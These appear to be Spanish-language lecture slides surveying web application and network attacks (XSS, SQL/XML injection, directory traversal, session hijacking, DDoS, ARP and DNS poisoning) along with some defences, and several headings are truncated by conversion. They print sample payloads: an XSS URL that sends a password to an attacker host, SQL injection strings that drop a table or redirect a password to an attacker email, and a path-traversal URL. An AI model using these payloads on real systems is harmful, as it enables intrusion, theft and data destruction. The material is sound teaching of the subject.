




# Ataques de anlicación y de red

# Ataques de Aplicación

### Aplicaciones Web


- Requiere enfoque alternativo puesto que no se protege 100% la aplicación de forma tradicional
  - Protección del servidor web
    - La entrada del usuario se procesa en la aplicación
  - Protección de la red
    - El bloqueo o control se realiza a nivel de servicio
  - El contenido HTTP no se examina
    - Atacantes utilizan HTTP para explotar vulnerabilidades en la aplicación web



- Ataques más comunes
  - Cross Site Scripting (XSS)
  - Inyección de SQL y XML
  - Inyección de comandos y/o recorrido de directorios


# Cros Sit Scripting (XSS)


- Se inyectan scripts en un servidor de aplicaciones web con el objetivo de atacar el *cliente*
- Tal vez un término más correcto sea inyección JavaScript
- Cuando la victima visita el web "inyectado", se descarga un script malicioso que se ejecuta en su navegador
- Se requiere un sitio web que
  - Acepte entrada sin validar
  - Use esa entrada en una respuesta sin filtrarla



# Cros Sit Scripting (XSS)

 http://fakesite.com/login.asp?serviceNam e=fakesite.comaccess&templatename=pro d\_sel.forte&source=...fakeimage.src='http: //www.attacker\_site.com/'...password.val ue...





# Inyección SQL

- El objetivo es insertar comandos en servidores SQL
- Surge por una falta de filtrado de la entrada
- El atacante prueba a introducir una apóstrofe al final de la entrada, comprobando su efecto

SELECT fieldlist FROM table WHERE field = '\$EMAIL'

SELECT fieldlist FROM table WHERE field = 'whatever' or 'a'='a'

| SQL injection statement                                                                       | Result                                                  |  |
|-----------------------------------------------------------------------------------------------|---------------------------------------------------------|--|
| whatever' AND email IS NULL;                                                                  | Determine the names of different fields in the database |  |
| whatever' AND 1=(SELECT COUNT(*) FROM tabname); -                                             | Discover the name of the table                          |  |
| whatever' OR full_name LIKE '%Mia%'                                                           | Find specific users                                     |  |
| whatever'; DROP TABLE members;                                                                | Erase the database table                                |  |
| whatever'; UPDATE members SET email = 'attacker-email@evil.net' WHERE email = 'Mia@good.com'; | Mail password to attacker's e-mail account              |  |

# Inyección XML

- XML es un lenguaje de marcas diseñado para especificar datos
- No tiene un conjunto de etiquetas predefinido, el usuario puede definir las que considere necesarias
- El ataque es similar a la inyección SQL, aprovechando una vía de entrada sin filtrar para introducir nuevo XML
- Este XML inyectado puede explotar vulnerabilidades en el destino

```
<?xml version="1.0" encoding="ISO-8859-</pre>
1"?>
<users>
<user>
<username>P Lomax</username>
<pwd>49iur3</pwd>
<uid>0</uid>
<mail>phyllis.lomax@nomail.net</mail>
</user>
<user>
<username>Mike.Rosser</username>
<pwd>4shenzhen5</pwd>
<uid>500</uid>
<mail>mr@aol.org</mail>
</user>
</users>
```

## Inyección de comandos

- Consiste en escapar del directorio raíz del servidor web
- El atacante puede utilizar esta vulnerabilidad para leer documentos ocultos o ejecutar comandos arbitrarios

```
http://www.server.net/dynamic.asp?view=display.html
```

http://www.server.net/dynamic.asp?view=../../../TopSecret.docx

### Ataques en el Cliente

- El objetivo es explotar vulnerabilidades en las aplicaciones del cliente
- Se activa al interactuar con un servidor comprometido o procesar datos maliciosos
- Drive-by download: "descarga por visita"
  - El atacante identifica un servidor vulnerable
  - Inyecta el contenido necesario (oculto; javascript, flash...)
  - Cuando la víctima visita dicha web, descarga el script malicioso y lo ejecuta
  - El script descarga malware del servidor y lo instala en el cliente

- Tradicionalmente la protección ha estado siempre en el servidor
  - Las herramientas de red no evitan estos ataques
  - Es una plataforma sencilla de ataque
- Ataques comunes
  - Manipulación de cabeceras
  - Cookies / Adjuntos
  - Session Hijacking (asalto de sesión)
  - Extensiones maliciosas

### Manipulación de cabeceras

#### Referer

- El atacante modifica este campo para ocultar el hecho de que la petición no proviene de una página de ese sitio
- Permitiría almacenar, modificar y realojar una página web

#### Accept-Language

- Algunas aplicaciones pasan este valor de forma directa a la base de datos
- El atacante puede intentar una inyección SQL modificando esta cabecera
- Si la aplicación utiliza este valor para crear un nombre de fichero, el atacante podría lograr acceso a un directorio restringido

| HTTP field name        | Source      | Example                                                        | Explanation                                                                                                  |
|------------------------|-------------|----------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------|
| Referer or<br>Referrer | Web browser | Referer: http://www.askapache<br>.com/show-error-502/          | The address of the previous Web<br>page from which a link to the<br>currently requested page was<br>followed |
| Accept-<br>Language    | Web browser | Accept-Language: en-us,en;q=0.5                                | Lists of acceptable languages for content                                                                    |
| Server                 | Web server  | Server: Apache                                                 | Type of Web server                                                                                           |
| Set-Cookie             | Web server  | Set-Cookie:<br>UserID=ThomasTrain; Max-<br>Age=3600; Version=1 | Parameters for setting a cookie on<br>the local computer                                                     |

### Cookies

- HTTP no soporta controlar visitas previas
- Utiliza cookies para almacenar información en el cliente en relación a un usuario
- Cookie de primera mano
  - Se crea en el sitio que el usuario está visitando
- Cookie de un tercero
  - Provienen de otros sitios web: anunciantes, etc.
- Cookie de sesión
  - Se almacena en RAM y está activa únicamente durante la visita


- Cookie persistente
  - Se almacena en el disco y pervive entre sesiones
- Cookie segura
  - Se utiliza cuando el cliente visita un servidor por un canal seguro (SSL/TLS); siempre viaja cifrada
- Cookie flash
  - Asociada a Adobe Flash
  - También llamada LSO (local shared objects)
  - No se borran a través de la opción del navegador
  - Pueden ocupar 25 veces el tamaño de una cookie normal
  - Permiten regenerar cookies borradas o bloqueadas

# Cookies

- Presentan problemas de privacidad y seguridad
  - Las cookies de primera mano pueden ser robadas y utilizadas para hacerse pasar por el usuario
  - Las cookies de terceros permiten monitorizar los hábitos de navegación del usuario a lo largo de muchas webs (facebook, anunciantes, targeting, etc.) [Disconnect, DNT]
  - Su uso es correcto en la mayoría de los casos, pero pueden ser explotadas por atacantes para otros fines

# Asalto de sesión session hijackin )

- Cuando un usuario entra con su usuario y contraseña el servidor le asigna un identificador de sesión (token)
- El ataque consiste en suplantar al usuario utilizando su token
  - Robar el token por escucha o XSS
  - Intentar "adivinarlo" -> generador aleatorio




### Extensiones maliciosas

- Las extensiones son programas que proporcionan funcionalidad adicional a los navegadores web
- También se las conoce como plugins, helpers, etc.
- Unas de las extensiones más conocidas son los controles Microsoft ActiveX que permiten gran funcionalidad
  - Compartir recursos
  - Comunicación inter proceso
  - Multimedia y servicios avanzados
  - o Etc.

- Presentan problemas de seguridad
  - ActiveX tiene acceso absoluto al disco y el sistema operativo
  - Un usuario puede descargar un control que esté activo para los demás usuarios de la máquina
  - Los controles pueden ser ejecutados de forma independiente al navegador
  - Proporciona un sistema de firma digital, pero no hay garantías de que no tenga vulnerabilidades
- Otra tecnología interesante es NaCl (Google Chrome)

# Desbordamiento (buffe overflo

- Ocurre cuando un proceso intenta almacenar datos en RAM más allá de los límites de un búfer de tamaño finito
- Estos datos extra se desbordan a las posiciones de memoria adyacentes [segmentation fault]
- Bajo algunas condiciones, la memoria sobrescrita contiene la dirección de retorno y permite que se ejecute código arbitrario en la máquina comprometida
- Existen contramedidas
  - Protección de segmentos, aleatorización de direcciones, recolección de basura (Go por ej.), etc.



# Ataques en Red

# Denegación de servicio Dc )

- Requiere 2 características:
  - Un recurso finito
  - Capacidad de extinción más rápida que reposición
- DS distribuido (DDoS)
  - Es el caso más común
  - Permite a un grupo (o individuo) realizar ataques masivos
- Posibles objetivos
  - Sobrecargar servidores Web
  - Sobrecargar enlaces de red
  - Colgar servidores
  - Atacar una dependencia


- Reclutamiento
  - Buscar máquinas que controlar
  - Scanning (Nmap, Nessus, SAINT...)
  - Explotación (Metasploit, pentest...)
  - Instalación (software específico)
    - Servicio DDoS
    - Panel de control
    - Antidetección
    - Actualización
- Control
  - Botnet (IRC, HTTP, IM, Twitter,...)
- Automatización (Gusanos)
  - Scan-Explotación-Instalación
  - Paralelismo
  - Dificultad de detección

# Denegación de servicio Dc

- Propagación
  - Inclusión de carga
  - Descarga posterior
  - Ventajas/desventajas
    - Más fácil de actualizar
    - Más fácil de bloquear
- Ataque
  - Preplanificado / por orden
  - Objetivo:
    - Cuelgue o reinicio
    - Rotura (modificación de código o datos)
    - Sobrecarga

- Herramientas
  - Agobot, Trinoo, Shaft,
     Stacheldraht...
- Tipos
  - Ping Flood (SYN, Smurf...)
    - Obligación de respuesta
  - Amplificación de DNS
    - Respuesta mucho más grande que la petición
  - DDoS a nivel de servicio
    - Gran volumen de peticiones correctas
    - Difícil de detectar
    - Relación ataque/tráfico legítimo
    - Coste computacional asociado

# Denegación de servicio Dc



# Denegación de servicio Do

#### Imposible prevenir al 100%

Sobrevivir el ataque

#### Consejos

- Guardar logs, observaciones y pasos dados
- Estar al día en los ataques DDoS y defensas
- Monitorizar la red en busca de sistemas vulnerables
- Comprobar regularmente que las máquinas no pertenecen a una botnet
- Monitorizar logs es busca de actividad sospechosa (IDS)
- Establecer una rutina de actualización, escaneo y monitorización

#### **Estrategia**

- Proteger, detectar y reaccionar
- Configuración de red
  - Bloquear puertos inactivos
  - Filtrar spoofing
- Dispositivos anti-DDoS / IDS/IPS
  - Detección de tráfico anómalo
  - Honeypot
- Reacción ante un ataque DDoS
  - Bloquear al atacante (difícil: gran número de hosts / spoofing)
  - Limitar tasa de tráfico específico
- Sobre-capacidad y capacidad adaptativa
  - Estar preparado para ataques DDoS
  - Cloud Computing (escalabilidad)

# Intercepción

#### Man-in-the-Middle

### Reproducción

- Un atacante se intercala entre dos interlocutores que no sospechan de su existencia
- Puede ser pasivo
  - Los datos se capturan y retransmiten sin modificaciones
- Y activo
  - Los datos se alteran antes de ser retransmitidos

- Similar a un ataque MITM pasivo
- La información se almacena y se reproduce después (no de forma inmediata)
- Puede ser una herramienta valiosa en credenciales y otros servicios y protocolos


# Envenamient ARP (AR poisonir )

- ARP permite obtener la dirección MAC (Ethernet) de una determinada IP
- El atacante modifica la dirección MAC en la caché ARP para que la IP correspondiente apunte a un ordenador distinto
- Aunque se puede realizar de forma manual, existe gran cantidad de herramientas automatizadas
- Es un ataque satisfactorio puesto que ARP no soporta autentificación para verificar el origen de las peticiones y respuestas

- Ataques asociados
  - Robo de datos
    - El atacante sustituye por su MAC y captura los datos dirigidos a otro dispositivo
  - Denegación de acceso
    - El atacante cambia la MAC del gateway por una inválida, impidiendo el acceso a internet
  - Man-in-the-Middle
    - Un dispositivo MITM sustituye por su MAC para recibir todas las comunicaciones
  - Denegación de servicio
    - El atacante sustituye la MAC de la IP objetivo, provocando que el tráfico no llegue al destino

# Envenamient DNS (DN poisonir )

- DNS es un sistema jerárquico para asociar nombres a máquinas en una red IP
- El atacante sustituye una IP fraudulenta para un nombre en el sistema DNS
- Se puede realizar en dos sitios
  - Tabla de hosts local
  - Servidor DNS externo
- Se puede utilizar zone transfers para convencer al servidor DNS de que acepte la IP fraudulenta [error en protocolo]
- El gobierno chino usa envenenamiento DNS para filtrar contenidos no apropiados



### Derechos de acceso

### Escalado de privilegios

#### **Acceso transitivo**

- Consiste en explotar una vulnerabilidad local para obtener acceso a recursos restringidos
- Existen 2 casos
  - Un usuario sin privilegios escala para acceder servicios que requieren privilegios mayores
  - Un usuario utiliza escalado para obtener acceso a través de otra cuenta que sí tiene los privilegios adecuados
- Se suele utilizar en combinación con otros ataques
  - Vulnerabilidad externa para acceso al sistema
  - Vulnerabilidad local para ser administrador

- Consiste en utilizar una tercera parte para obtener acceso
- A puede ofrecer servicios de backup a B, pero A implementa su backup en base a los servicios de C. ¿Qué credenciales se han de usar?
- B tendría acceso a los recursos de C
- Los atacantes explotan la naturaleza confusa de estos esquemas para lograr acceso a recursos restringidos